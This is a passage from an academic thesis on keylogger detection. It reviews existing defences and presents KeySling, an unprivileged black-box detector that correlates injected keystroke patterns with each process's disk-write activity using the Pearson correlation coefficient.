In the past years many defenses were proposed. Unfortunately, positive results were often achieved only when focusing on the general problem of detecting malicious behaviors. Detection of keylogging behavior has notably been an elusive feat. Many are in fact, the applications that legitimately intercept keystrokes in order to provide the user with additional usability-related functionalities (for example, a shortcut manager). A common pitfall is therefore assuming that intercepting keystrokes translates to malicious keylogging behavior, which is only partially true. The real indicator of a keylogging behavior is that the keystrokes are also leaked, either on disk, on the network, or stored in a temporary location. Unfortunately, ignoring such linkage between interception and leakage is often the pivotal reason why current approaches are rarely satisfactory. In this section we present the most significant defenses against privacy-breaching malware, and discuss their shortcomings with respect to detecting keyloggers. For those readers interested in more in-depth discussions, we remind that each chapter includes a more detailed analysis about the related works.

2.2.1 Signature Based

Signature-based approaches scan binaries for byte sequences known to identify malicious pieces of code, and assert detection in case of positive match. All commercial solutions have at their core a signature-based engine [57; 90; 41]. The reason is its potential reliability: if the set of signatures is kept precise and updated, false positives and false negatives can be theoretically kept at bay. Unfortunately this is rarely the case; for what false negatives are concerned, even a small modification of the byte sequence used for detection allows a keylogger to evade detection. Keyloggers are in fact so easy to implement that introducing a bit of code variability is definitely at the disposal of a motivated attacker. Polymorphic and metamorphic malware are designed exactly for this purpose, which make them one of the most serious challenges Anti-Virus (AV) vendors are currently facing. Furthermore, it has been shown extensively [15; 27; 53] that code obfuscation techniques can effectively be employed to elude signature-based systems, even commercial virus scanners.

About false positives, signature based solutions are often considered sufficiently robust, with very few incidents per year. It is worth considering, however, that unlike research prototypes, the use of signature-based engines is widespread among commercial AV solutions. An AV program misclassifying a legitimate binary may lead to an undesired deletion which in turn may cripple an otherwise working system, as documented by [93; 85].

2.2.2 Behavior Based

Among all approaches, most successful are those that attempt at detecting malicious behaviors rather than malicious pieces of code. In layman terms, what is deemed malicious is no longer the sequence of bytes forming a binary, but the set of system interactions caused by it. However the problem with these approaches is to define what to consider malicious behavior. The concept of behavior is rather generic; it may describe how system calls are used, or how the system accesses a particular memory buffer. In this section we provide the reader with an overview of the current state of the art in behavior-based malware detection; we also show that all these approaches define behaviors that are either unfit or incomplete when applied to keyloggers detection. Particular relevance are the approaches tailored to detect privacy-breaching malware, i.e., spyware, that retrieves sensitive information and eventually transfer it to the attacker. Following the classification proposed by Egele et al. [25], we will primarily focus on those solutions.

Memory Footprint

Any running program is bound to perform some memory activity. Executing a function, traversing an array, or opening a socket are all actions that impact on the central memory, some primarily on the stack, some on the heap, some on an even combination of those. Although completely bridging the gap between malicious behavior and related memory activity may be too challenging, recent approaches exploit the idea of monitoring the memory activity to overcome the problem of stale signatures due to little variation of the malicious code. In other words, if a signature becomes useless against a morphing binary, how the memory is accessed (and thus, the functions called, the sockets opened, or the arrays traversed, etc.) is bound to a certain degree to stay the same if the semantic is preserved. Cozzie et al. propose in [19] an approach to detect polymorphic viruses by profiling the data structures being used. Likewise, profiling how the kernel data structures are accessed, has been proven a sound approach to overcome the problem of signatures when detecting rootkits [84; 76]. However, all these approaches fail when detecting simple keyloggers. First and foremost, as we previously showed, a streamlined keylogger is so simple that it can be implemented with almost no data structures (at least without those required to have an accurate profile), and thus evade detection. Second, keyloggers are typically user-space process, and thus rarely interact with data structures in kernel-space.

API Calls

Knowing which API a program invokes discloses *what* the program is doing. Approaches relying on this intuition have been proposed in the current literature [104; 83; 26]. Unfortunately, as a small variation of the binary could impair signature based detection, a change of the function call sequences would trivially evade detection. The underlying problem is that the behavior so-defined is describing an implementation rather than a general behavior. Further, knowing that a program is, for instance, writing to a file is hardly indication of either legitimate or malicious behavior. To overcome this simple concern, some approaches, either statically [3] or dynamically [65; 105], focus on searching only those APIs that can be used to intercept keystrokes. Unfortunately, these APIs are also used by all the legitimate applications we previously discussed, which makes this class of approaches heavily prone to false positives. It is important to notice that any approach that just focuses on which keylogging APIs are used is bound to be ineffective. As we discussed, the only chance comes from considering when multiple types of API are used, that is detecting, for instance, when both interception and leakage of keystrokes are taking place.

A step closer to the approach we foster is proposed by Al-Hammadi and Aickelin [1]. Instead of merely focusing on which APIs are used, they aim at ascertaining usage pattern. In more details, they count for each API how many times the API in question is invoked, and compare the so-obtained frequencies. The underlying idea is that if a program invokes the API to write to a file as many times as it intercepts a keystrokes, then the program must be a keylogger. A similar approach by Han et al. presented in [35] considers automating the procedure just described by simulating some user input. The produced advantage is twofold: first, the approach does not depend anymore on the user's activity; second, by simulating a more intense keystroke stream, any measurement's error would likely lessen its impact. Unfortunately all these approaches would immediately fail in face of keyloggers postponing the actual leakage even for just the time needed to fill a buffer. In practice, the assumption that a certain number of keystrokes results in a predictable number of API calls is fragile and heavily implementation-dependent, and it does not define a general behavior.

Combination of API and System Calls

Finally, Kirda et al. [45] proposed an approach detecting privacy-breaching behaviors defined as a combination of stealing sensitive information and disclosing this information to a third party. In particular, the system addresses the problem of detecting spyware coming as a plug-in to the Microsoft Internet Explorer browser as browser helper object (BHO) (basically the precursor of today's browser extensions). When installed, a BHO registers a set of handlers which are invoked when particular events are fired. Examples of these events are the user clicking a link, or a successful retrieval of a page, etc. The proposed approach statically analyzes all the event's handlers to identify APIs or System Calls which could be used to leak sensitive information. Subsequently, the BHO is executed inside a sandbox which simulates the firing of events. If (i) the event fired is privacy-sensitive (for instance, the submission of a form) and (ii) the invoked handler is known to use data-leaking function calls, the BHO is flagged as spyware. The resulting approach is robust against both false negatives and false positives if the BHO abides by the rules, that is if the keylogging BHO intercepts and leak keystrokes using the standard hooks provided by Internet Explorer. A more malicious BHO could just avoid registering any event handler, and load at DLL load-time a piece of code using system-level hooking techniques. Porting the approach to deal with system-level keyloggers would introduce too many problems; among all, a simple shortcut manager allowing export of the current configuration would be flagged as spyware.

Other approaches started using system calls and their inter-dependence to bridge the *semantic gap* between the mere invocation of functions and the malicious behavior intended to be detected. In particular, in [55; 47] the authors propose to exploit the inter-dependence of multiple system calls by tracking if some output was used as input to another system call. However, the set of system calls offered by a modern operating system is so rich that mimicry attacks are possible [48; 101]. To overcome this problem, Lanzi et al. [50] proposed to model the behavior of legitimate applications rather than malicious software, and thus having a binary flagged as malicious when its behavior is not recognized as legitimate. This approach resulted in low false positives. However, even this approach can not cope with keyloggers which behavior appears identical to benign applications in terms of system and library calls, without generating a significant number of false positives.

Information Flow Tracking

One popular technique that deals with malware in general is taint analysis. It basically tries to track how the data is accessed by different processes. Panorama [106] is an infrastructure specifically tailored at detecting spyware. It basically taints the information deemed sensitive and track how this information is propagated across the system. A process is then flagged as spyware if the tainted data ultimately reach its memory address space. TQana (proposed by Egele et al. [24]) is a similar approach albeit tailored to detect spyware in web browsers. Unfortunately, when used to detect real world keyloggers, these approaches present problems. In particular, Slowinska and Bos [86] show that full pointer tracking (as used by both [106; 24]) is heavily prone to false positives. The problem is that once the kernel becomes tainted, the taint is picked up by many data structures not related with keystrokes data. From these, the taint spills into user processes, which are in turn incorrectly flagged as receiving keystroke data, and thus keyloggers. If this was not sufficient to rule out this class of solutions, Cavallaro et al. showed in [12] that designing a malware to explicitly elude taint analysis is a practical task.

As discussed, the main problem of techniques relying on Information Flow Tracking is the taint explosion. This can be avoided if source code is available. Tracking the taint can in fact use all the wealth of information that is usually lost during compilation. If Type I and Type II keyloggers usually come as compiled code, Type III keyloggers, in turn, often come as interpreted scripts written in languages such as JavaScript. In this case, source code can be easily retrieved, and can be used to perform more precise taint tracking. This is the approach presented in [21; 91], where the authors propose to instrument the whole JavaScript Engine. They are successful in detecting privacy-breaching extensions, Type III keyloggers in particular. All these solutions, however, besides incurring high overheads, can not be disabled unless the user replaces the instrumented binary with its original version. For the very same reason, given the complexity of modern JS engines, porting and maintaining them to multiple versions or implementations is both not trivial and requires access to the source code. Also, based on the application, a different language-interpreter may need to be instrumented, increasing even more the engineering effort for a proper porting. Besides being feasible only for applications which source-code is freely available, only the vendor's core teams have all the knowledge required for the job. The deployment scenarios of such solutions are therefore heavily affected.

3 Unprivileged Detection of Keyloggers

3.1 Introduction

In this Chapter we propose KeySling, our first approach to detect user-space keyloggers. The entire technique is implemented as an unprivileged process. It is, then, portable, non-intrusive, and easy to install. In addition, the proposed technique is completely black-box, i.e., it is based on a behavioral characterization common to all keyloggers and not dependent on their internal structure. As we will show in the evaluation, our approach has proven effective in detecting the most common free keyloggers [81], and also robust enough to deal with standard evasion strategies. Although we reckon, as discussed in Section 3.5, that more elaborated attacks to our technique's assumptions are bound to require more powerful system characterizations, the efficacy and the limited requirements of our technique make our solution an ideal candidate for the user's first line of defense.

3.2 Our Approach

Our approach is explicitly focused on designing a detection technique for Type I and Type II user-space keyloggers. Unlike Type III keyloggers, they are both background processes which register operating-system- supported hooks to surreptitiously eavesdrop (and log) every keystroke issued by the user into the current foreground application. Our goal is to prevent user-space keyloggers from stealing confidential data originally intended for a (trusted) legitimate foreground application. Note that malicious foreground applications surreptitiously logging user-issued keystrokes (e.g., a keylogger spoofing a trusted word processor application) and application-specific keyloggers (e.g., browser plugins surreptitiously performing keylogging activities) are all ex-




Figure 3.1: The intuition leveraged by our approach in a nutshell.

amples of Type III keyloggers, which are extensively discussed in Chapter 6.

Our model explores the possibility of isolating the keylogger in a controlled environment, where its behavior is directly exposed to the detection system. Our technique involves controlling the keystroke events that the keylogger receives in input, and constantly monitoring the I/O activity generated by the keylogger in output. To assert detection, we leverage the intuition that the relationship between the input and output of the controlled environment can be modeled for most keyloggers with very good approximation. Regardless of the transformations the keylogger performs, a characteristic pattern observed in the keystroke events in input shall somehow be reproduced in the I/O activity in output (as suggested by Figure 3.1) When the input and the output are controlled, we can identify common I/O patterns and flag detection. Moreover, preselecting the input pattern can better avoid spurious detections and evasion attempts. To detect background keylogging behavior our technique comprises a preprocessing step to force the focus to the background. This strategy is also necessary to avoid flagging foreground applications that legitimately react to user-issued keystrokes (e.g., word processors) as keyloggers.

Our approach is explicitly focused on designing a detection technique for user-space keyloggers, a very peculiar class of malicious programs. Unlike other classes, a keylogger has a very well defined behavior that is easy to model. In its simplest form, a keylogger eavesdrops each keystroke typed by the user and logs the content to a file. In this scenario, the events triggering the malicious activity are always known in advance and, to some extent, could be reproduced and controlled.

The key advantage of our approach is that it is centered around a black-box model that completely ignores the keylogger internals. Also, I/O monitoring is a non-intrusive procedure and can be performed on multiple processes simultaneously. As a result, our technique can deal with a large number of keyloggers transparently and enables a fully-unprivileged detection system able to vet all the processes running on a particular system in a single run. Our approach completely ignores the content of the input and the output data, and focuses exclusively on their distribution. Limiting the approach to a quantitative analysis enables the ability to implement the detection technique with only unprivileged mechanisms, as we will better illustrate later. The underlying model adopted, however, presents additional challenges. First, we must carefully deal with possible data transformations that may introduce quantitative differences between the input and the output patterns. Second, the technique should be robust with respect to quantitative similarities identified in the output patterns of other legitimate system processes. In the following, we discuss how our approach deals with these challenges.

3.3 Architecture

Our design is based on five different components as depicted in Figure 3.2: injector, monitor, pattern translator, detector, pattern generator. The operating system at the bottom deals with the details of I/O and event handling. The *OS Domain* does not expose all the details to the upper levels without using privileged API calls. As a result, the injector and the monitor operate at another level of abstraction, the *Stream Domain*. At this level, keystroke events and the bytes output by a process appear as a stream emitted at a particular rate.

The task of the injector is to inject a keystroke stream to simulate the behavior of a user typing at the keyboard. Similarly, the monitor records a stream of bytes to constantly capture the output behavior of a particular process. A stream representation is only concerned with the distribution of keystrokes or bytes emitted over a given window of observation, without entailing any additional qualitative information. The injector receives the input stream from the pattern translator, which acts as bridge between the *Stream Domain* and the *Pattern Domain*. Similarly, the monitor delivers the output stream recorded to the pattern translator for further analysis. In the *Pattern Domain*, the input stream and the output stream are both represented in a more abstract form, termed *Abstract Keystroke Pattern* (AKP). A pattern in the AKP form is a discretized and normalized representation of a stream. Adopting a compact and uniform representation is advantageous for several reasons. First, this allows the pattern generator to exclusively focus on generating an input pattern that follows a desired distribution of values. Details on how to inject a particular distribution of keystrokes into the system are offloaded to the pattern translator and the injector. Second, the same in-



PATTERN GENERATOR
DETECTOR
(1) Forward the keystroke pattern
(1a) Forward the keystroke pattern
(4b) Forward the I/O patterns
Pattern Domain
PATTERN TRANSLATOR
(1b) Forward the keystroke stream
(4a) Forward the I/O streams
Stream Domain
INJECTOR
MONITOR
(2) Inject the keystroke stream
(3) Reports the processes' I/O streams
OS Domain
OPERATING SYSTEM
Process 1
Process 2
Process 3
Process 4
Process n

Figure 3.2: The different components of our architecture.

put pattern can be reused to produce and inject several input streams with different properties but following the same underlying distribution. Finally, the ability to reason over abstract representations simplifies the role of the detector that only receives an input pattern and an output pattern and makes the final decision on whether detection should or should not be triggered.

3.3.1 Injector

The role of the injector is to inject the input stream into the system, mimicking the behavior of a simulated user at the keyboard. By design, the injector must satisfy several requirements. First, it should only rely on unprivileged API calls. Second, it should be capable of injecting keystrokes at variable rates to match the distribution of the input stream. Finally, the resulting series of keystroke events produced should be no different than those generated by a user at the keyboard. In other words, no user-space keylogger should be somehow able to distinguish the two types of events. To address all these issues, we leverage the same technique employed in automated testing. On Windows-based operating systems this functionality is provided by the API call `keybd_event`. In all Unix-like OSes supporting `X11` the same functionality is available via the API call `XTestFakeKeyEvent`, part of the `XTEST` extension library.

3.3.2 Monitor

The monitor is responsible for recording the output stream of all the running processes. As done for the injector, we allow only unprivileged API calls. In addition, we favor strategies to perform realtime monitoring with minimal overhead and the best level of resolution possible. Finally, we are interested in application-level statistics of I/O activities, to avoid dealing with filesystem-level caching or other potential nuisances. Fortunately, most modern operating systems provide unprivileged API calls to access performance counters on a per-process basis. On all the versions of Windows since Windows NT 4.0, this functionality is provided by the Windows Management Instrumentation (WMI). In particular, the performance counters of each process are made available via the class `Win32_Process`, which supports an efficient query-based interface. The counter `WriteTransferCount` contains the total number of bytes written by the process since its creation. Note that monitoring the network activity is also possible, although it requires a more recent version of Windows, i.e., at least Vista. To construct the output stream of a given process, the monitor queries this piece of information at regular time intervals, and records the number of bytes written since the last query every time. The proposed technique is obviously tailored to Windows-based operating systems. Nonetheless, we point out that similar strategies can be realized in other OSes; both Linux and OSX, in fact, support analogous performance counters which can be accessed in an unprivileged manner; the reader may refer to the `iotop` utility for usage examples.

3.3.3 Pattern Translator

The role of the pattern translator is to transform an AKP into a stream and vice-versa, given a set of target configuration parameters. A pattern in the AKP form can be modeled as a sequence of samples originated from a stream sampled with a uniform time interval. A sample P_i of a pattern P is an abstract representation of the number of keystrokes emitted during the time interval i. Each sample is stored in a normalized form rescaled in the interval $[0, 1]$, where 0 and 1 reflect the predefined minimum and maximum number of keystrokes in a given time interval, respectively. To transform an input pattern into a keystroke stream, the pattern translator considers the following configuration parameters: N, the number of samples in the pattern; T, the constant time interval between any two successive samples; K_{min}, the minimum number of keystrokes per sample allowed; and K_{max}, the maximum number of keystrokes per sample allowed. When transforming an input pattern in the AKP form into an input stream, the pattern translator generates, for each time interval i, a keystroke stream with an average keystroke rate

$$\bar{R}_i = \frac{P_i \cdot (K_{max} - K_{min}) + K_{min}}{T}. \tag{3.1}$$

The iteration is repeated N times to cover all the samples in the original pattern. A similar strategy is adopted when transforming an output byte stream into a pattern in the AKP form. The pattern translator reuses the same parameters employed in the generation phase and similarly assigns

$$P_i = \frac{\bar{R}_i \cdot T - K_{min}}{K_{max} - K_{min}}, \tag{3.2}$$

where $\bar{R}_i$ is the average keystroke rate measured in the time interval i. The translator assumes a correspondence between keystrokes and bytes and treats them equally as base units of the input and output stream, respectively. This assumption does not always hold in practice and the detection algorithm has to consider any possible scale transformation between the input and the output pattern. We discuss this and other potential transformations in Section 3.3.4.

3.3.4 Detector

The success of our detection algorithm lies in the ability to infer a cause-effect relationship between the keystroke stream injected in the system and the I/O behavior of a keylogger process, or, more specifically, between the respective patterns in AKP form. While one must examine every candidate process in the system, the detection algorithm operates on a single process at a time, identifying whether there is a strong similarity between the input pattern and the output pattern obtained from the analysis of the I/O behavior of the target process. Specifically, given a predefined input pattern and an output pattern of a particular process, the goal of the detection algorithm is to determine whether there is a match in the patterns and the target process can be identified as a keylogger with good probability.

The first step in the construction of a detection algorithm comes down to the adoption of a suitable metric to measure the similarity between two given patterns. In principle, the AKP representation allows for several possible measures of dependence that compare two discrete sequences and quantify their relationship. In practice, we rely on a single correlation measure motivated by the properties of the two patterns. The proposed detection algorithm is based on the Pearson product-moment correlation coefficient (PCC), the first formally defined correlation measure and still one of the most widely used [77]. Given two discrete sequences described by two patterns P and Q with N samples, the PCC is defined as [77]:

$$PCC\,(P,Q) = \frac{\operatorname{cov}\,(P,Q)}{\sigma_P \sigma_Q} = \frac{\sum_{i=1}^{N} \left(P_i - \bar{P}\right)\left(Q_i - \bar{Q}\right)}{\sqrt{\sum_{i=1}^{N} \left(P_i - \bar{P}\right)^2}\sqrt{\sum_{i=1}^{N} \left(Q_i - \bar{Q}\right)^2}}, \tag{3.3}$$

where $\operatorname{cov}(P,Q)$ is the sample covariance, σ_P and σ_Q are sample standard deviations, and $\bar{P}$ and $\bar{Q}$ are sample means. The PCC has been widely used as an index to measure bivariate association for different distributions in several applications including pattern recognition, data analysis, and signal processing [8]. The values given by the PCC are always symmetric and ranging between -1 and 1, with 0 indicating no correlation and 1 or -1 indicating complete direct (or inverse) correlation. To measure the degree of association between two given patterns we are here only interested in positive values of correlation. Hereafter, we will always refer to its absolute value. Our interest in the PCC lies in its appealing mathematical properties. In contrast to many other correlation metrics, the PCC measures the strength of a linear relationship between two series of samples, ignoring any non-linear association. In the context of our detection algorithm, a linear dependence well approximates the relationship between the input pattern and an output pattern produced by a keylogger. The basic intuition is that a keylogger can only make local decisions on a per-keystroke basis with no knowledge about the global distribution. Thus, in principle, whatever the decisions, the resulting behavior will linearly approximate the original input stream injected into the system.

In detail, the PCC is resilient to any change in location and scale, namely no difference can be observed in the correlation coefficient if every sample P_i of any of the two patterns is transformed into $a{\cdot}P_i{+}b$, where a and b are arbitrary constants. This is important for a number of reasons. Ideally, the input pattern and an output pattern will be an exact copy of each other if every keystroke injected is replicated as it is in the output of a keylogger process. In practice, different data transformations performed by the keylogger can alter the original structure in several ways. First, a keylogger may encode each keystroke in a sequence of one or more bytes. Consider, for example, a keylogger encoding each keystroke using 8-bit ASCII codes. The output pattern will be generated examining a stream of raw bytes produced by the keylogger as it stores keystrokes one byte at a time. Now consider the exact same case but with keystrokes stored using a different encoding, e.g., 2 bytes per keystroke. In the latter case, the pattern will have the same shape as the former one, but its scale will be twice as much. Fortunately, as explained earlier, the transformation in scale will not affect the correlation coefficient and the PCC will report the same value in both cases. Similar arguments are valid for keyloggers using a variable-length representation to store keystrokes or encrypting keystrokes with a variable number of bytes.

The scale invariance property also makes the approach robust to keyloggers that drop a limited number of keystrokes while logging. For example, many keyloggers refuse to record keystrokes that do not directly translate into alphanumeric characters. In this case, under the assumption that keystrokes in the input stream are uniformly distributed by type, the resulting output pattern will only contain each generated keystroke with a certain probability p. This can be again approximated as rescaling the original pattern by p, with no significant effect on the original value of the PCC.

An interesting application of the location invariance property is the ability to mitigate the effect of buffering. When the keylogger uses a fixed-size buffer whose size is comparable to the number of keystrokes injected at each time interval, it is easy to show that the PCC is not significantly affected. Consider, for example, the case when the buffer size is smaller than the minimum number of keystrokes K_{min}. Under this assumption, the buffer is completely flushed out at least once per time interval. The number of keystrokes left in the buffer at each time interval determines the number of keystrokes missing in the output pattern. Depending on the distribution of samples in the input pattern, this number would be centered around a particular value z. The statistical meaning of the value z is the average number of keystrokes dropped per time interval. This transformation can be again approximated by a location transformation of the original pattern by a factor of $-z$, which again does not affect the value of the PCC. The last example shows the importance of choosing an appropriate K_{min} when the effect of fixed-size buffers must also be taken into account. As evident from the examples discussed, the PCC is robust when not completely resilient to several possible data transformations.

Nevertheless, there are other known fundamental factors that may affect the size of the PCC and could possibly complicate the interpretation of the results. A taxonomy of these factors is proposed and thoroughly discussed in [30]. We will briefly discuss some of these factors here to analyze how they affect our design. This is crucial to avoid common pitfalls and unexpectedly low correlation values that underestimate the true relationship between two patterns possibly generating false negatives. A first important factor to consider is the possible lack of linearity. Although the several cases presented only involve linear or pseudo-linear transformations, non-linearity might still affect our detection system in the extreme case of a keylogger performing aggressive buffering. A representative example in this category is a keylogger flushing out to disk an indefinite-size buffer at regular time intervals. While we rarely saw this, we have also adopted standard strategies to deal with this scenario effectively. In our design, we exploit the observation that the non-linear behavior is known in advance and can be modeled with good approximation.

Following the solution suggested in [30], we transform both patterns to eliminate the source of non-linearity before computing the PCC. To this end, assuming a sufficiently large number of samples N is available, we examine peaks in the output pattern and eliminate non-informative samples when we expect to see the effect of buffering in action. At the same time, we aggregate the corresponding samples in the input pattern accordingly and gain back the ability to perform a significative linear analysis using the PCC over the two normalized patterns. The advantage of this approach is that it makes the resulting value of the PCC practically resilient to buffering. The only potential shortcoming is that we may have to use larger windows of observation to collect a sufficient number of samples N for our analysis.

Another fundamental factor to consider is the number of samples collected. While we would like to shorten the duration of the detection algorithm as much as possible, there is a clear tension between the length of the patterns examined and the reliability of the resulting value of the PCC. A very small number of samples can lead to unstable or inaccurate results. A larger number of samples is beneficial especially whenever one or more other disturbing factors are to be expected. As reported in [30], selecting a larger number of samples could, for example, reduce the adverse effect of outliers or measurement errors. The detection algorithm we have implemented in our detector, relies entirely on the PCC to estimate the correlation between an input and an output pattern. To determine whether a given PCC value should trigger a detection, a thresholding mechanism is used. We discuss how to select a suitable threshold empirically in Section 3.4. Our detection algorithm is conceived to infer a causal relationship between two patterns by analyzing their correlation. Admittedly, experience shows that correlation cannot be used to imply causation in the general case, unless valid assumptions are made on the context under investigation [2]. In other words, to avoid false positives in our detection strategy, strong evidence shall be collected to infer with good probability that a given process is a keylogger. The next section discusses in detail how to select a robust input pattern and minimize the probability of false detections.

3.3.5 Pattern Generator

Our pattern generator is designed to support several possible pattern generation algorithms. More specifically, the pattern generator can leverage any algorithm producing a valid input pattern in AKP form. In this section, we present a number of pattern generation algorithms and discuss their properties. The first important issue to consider is the effect of variability in the input pattern. Experience shows that correlations tend to be stronger when samples are distributed over a wider range of values [30]. In other words, the more the variability in the given distributions, the more stable and accurate the resulting PCC computed. This suggests that a robust input pattern should contain samples spanning the entire target interval $[0, 1]$. The level of variability in the resulting input stream is also similarly influenced by the range of keystroke rates used in the pattern translation process. The higher the range delimited by the minimum keystroke rate and maximum keystroke rate, the more reliable the results.

The adverse effect of low variability in the input pattern can be best understood when analyzing the mathematical properties of the PCC. The correlation coefficient reports high values of correlation when the two patterns tend to grow apart from their respective means on the same side with proportional intensity. As a consequence, the more closely to their respective means the patterns are distributed, the less stable and accurate the resulting PCC. In the extreme case of no variability, that is when a constant distribution is considered, the standard deviation is 0 and the PCC is not even defined. This suggests that a robust pattern generation algorithm should never consider constant or low-variability patterns. Moreover, when a constant pattern is generated from the output stream, our detection algorithm assigns an arbitrary correlation score of 0. This is still coherent under the assumption that the selected input pattern presents a reasonable level of variability, and poor correlation should naturally be expected when comparing with other low-variability patterns.

A robust pattern generation algorithm should allow for a minimum number of false positives and false negatives at detection time. As far as false negatives are concerned, we have already discussed some of the factors that affect the PCC and may increase the number of false detections in Section 3.3.4. About false positives, when the chosen input pattern happens to closely resemble the I/O behavior of some benign process in the system, the PCC may report a high value of correlation for that process and trigger a false detection. For this reason, it is important to focus on input patterns that have little chances of being confused with output patterns generated by legitimate processes. Fortunately, studies show that the correlation between different realistic I/O workloads for PC users is generally considerably low over small time intervals [37]. The results presented in [37] are derived from 14 traces collected over a number of months in realistic environments used by different categories of users. The authors show that the value of correlation given by the PCC over 1 minute of I/O activity is only 0.046 on average and never exceeds 0.070 for any two given traces. These results suggest that the I/O behavior of one or more given processes is in general very poorly correlated with other different I/O distributions.

Another property of interest concerning the characteristics of common I/O workloads is self-similarity. Experience shows that the I/O traffic is typically self-similar, namely that its distribution and variability are relatively insensitive to the size of the sampling interval [37]. For our analysis, this suggests that variations in the time interval T will not heavily affect the sample distribution in the output pattern and thereby the values of the resulting PCC. This scale-invariant property is crucial to allow for changes in the parameter T with no considerable variations in the number of potential false positives generated at detection time. While most pattern generation algorithms with the properties discussed so far should produce a relatively small number of false positives in common usage scenarios, we are also interested in investigating pattern generation algorithms that attempt to minimize the number of false positives for a given target workload.

The problem of designing a pattern generation algorithm that minimizes the number of false positives under a given known workload can be modeled as follows. We assume that traces for the target workload can be collected and converted into a series of patterns (one for each process running on the system) of the same length N. All the patterns are generated to build a valid training set for the algorithm. Under the assumption that the traces collected are representative of the real workload available at detection time, our goal is to design an algorithm that learns the characteristics of the training data and generates a maximally uncorrelated input pattern. Concretely, the goal of our algorithm is to produce an input pattern of length N that minimizes the PCC measured against all the patterns in the training set. Without any further constraints on the samples of the target input pattern, it can be shown that this problem is a non-trivial non-linear optimization problem. In practice, we can relax the original problem by leveraging some of the assumptions discussed earlier. As motivated before, a robust input pattern should present samples distributed over a wide range of values. To assume the widest range possible, we can arbitrarily constrain the series of samples to be uniformly distributed over the target interval $[0, 1]$. This is equivalent to consider a set of N samples of the form:

$$S = \left\{0, \frac{1}{N-1}, \frac{2}{N-1}, \ldots, \frac{N-2}{N-1}, 1\right\}. \tag{3.4}$$

When the N samples are constrained to assume all the values from the set S, the optimization problem comes down to finding the particular permutation of values that minimizes the PCC considering all the patterns in the training set. This problem is a variant of the standard assignment problem, where each particular pairwise assignment yields a known cost and the ultimate goal is to minimize the sum of all the costs involved [49]. In our scenario, the objects are the samples in the target set S, and the tasks reflect the N slots available in the input pattern. In addition, the cost of assigning a sample S_i from the set S to a particular slot j is:

$$c\left(i, j\right) = \sum_t \frac{\left(S_i - \bar{S}\right)\left(P_j^t - \bar{P}^t\right)}{\sigma_S \sigma_{P^t}}, \tag{3.5}$$

where P^t are the patterns in the training set, and $\bar{S}$ and σ_S are the constant mean and standard distribution of the samples in S, respectively. The cost value $c(i, j)$ reflects the value of a single addendum in the expression of the overall PCC we want to minimize. Note that the cost value is calculated against all the patterns in the training set. The formulation of the cost value has been simplified assuming constant number of samples N and constant number of patterns in the training set.

Unfortunately, this problem cannot be addressed by leveraging well-known algorithms that solve the assignment problem in polynomial time [49]. In contrast to the standard formulation, we are not interested in the global minimum of the sum of the cost values. Such an approach would attempt to find a pattern with a PCC maximally close to -1. In contrast, our goal is to produce a maximally uncorrelated pattern, thereby aiming at a PCC as close to 0 as possible. This problem can be modeled as an assignment problem with side constraints. Prior research has shown how to transform this particular problem into an equivalent quadratic assignment problem (QAP) that can be very efficiently solved with a standard QAP solver when the global minimum is known in advance [46]. In our solution, we have implemented a similar approach limiting the approach to a maximum number of iterations to guarantee convergence since the minimum value of the PCC is not known in advance. In practice, for a reasonable number of samples N and a modest training set, we found that this is rarely a concern. The algorithm can usually identify the optimal pattern in a bearable amount of time.

To conclude, we now more formally propose two classes of pattern generation algorithms for our generator. First, we are interested in workload-aware generation algorithms. For this class, we focus on the optimization algorithm we have just introduced—we refer to this pattern generation algorithm with the term WLD—, assuming a number of representative traces have been made available for the target workload. Moreover, we are interested in workload-agnostic pattern generation algorithms. With no assumption made on the nature of the workload, they are more generic and easier to implement. In this class, we propose the following algorithms:

- **Random (RND)**. Every sample is generated at random with no additional constraints. This is the simplest pattern generation algorithm.
- **Random with fixed range (RFR)**. The pattern is a random permutation of a series of samples uniformly distributed over the interval $[0, 1]$. This algorithm attempts to maximize the amount of variability in the input pattern.
- **Impulse (IMP)**. Every sample $2i$ is assigned the value of 0 and every sample $2i + 1$ is assigned the value of 1. This algorithm attempts to produce an input pattern with maximum variance while minimizing the duration of idle periods.
- **Sine Wave (SIN)**. The pattern generated is a discrete sine wave distribution oscillating between 0 and 1. The sine wave grows or drops with a fixed step of 0.1. This algorithm explores the effect of constant increments and decrements in the input pattern.

3.4 Evaluation

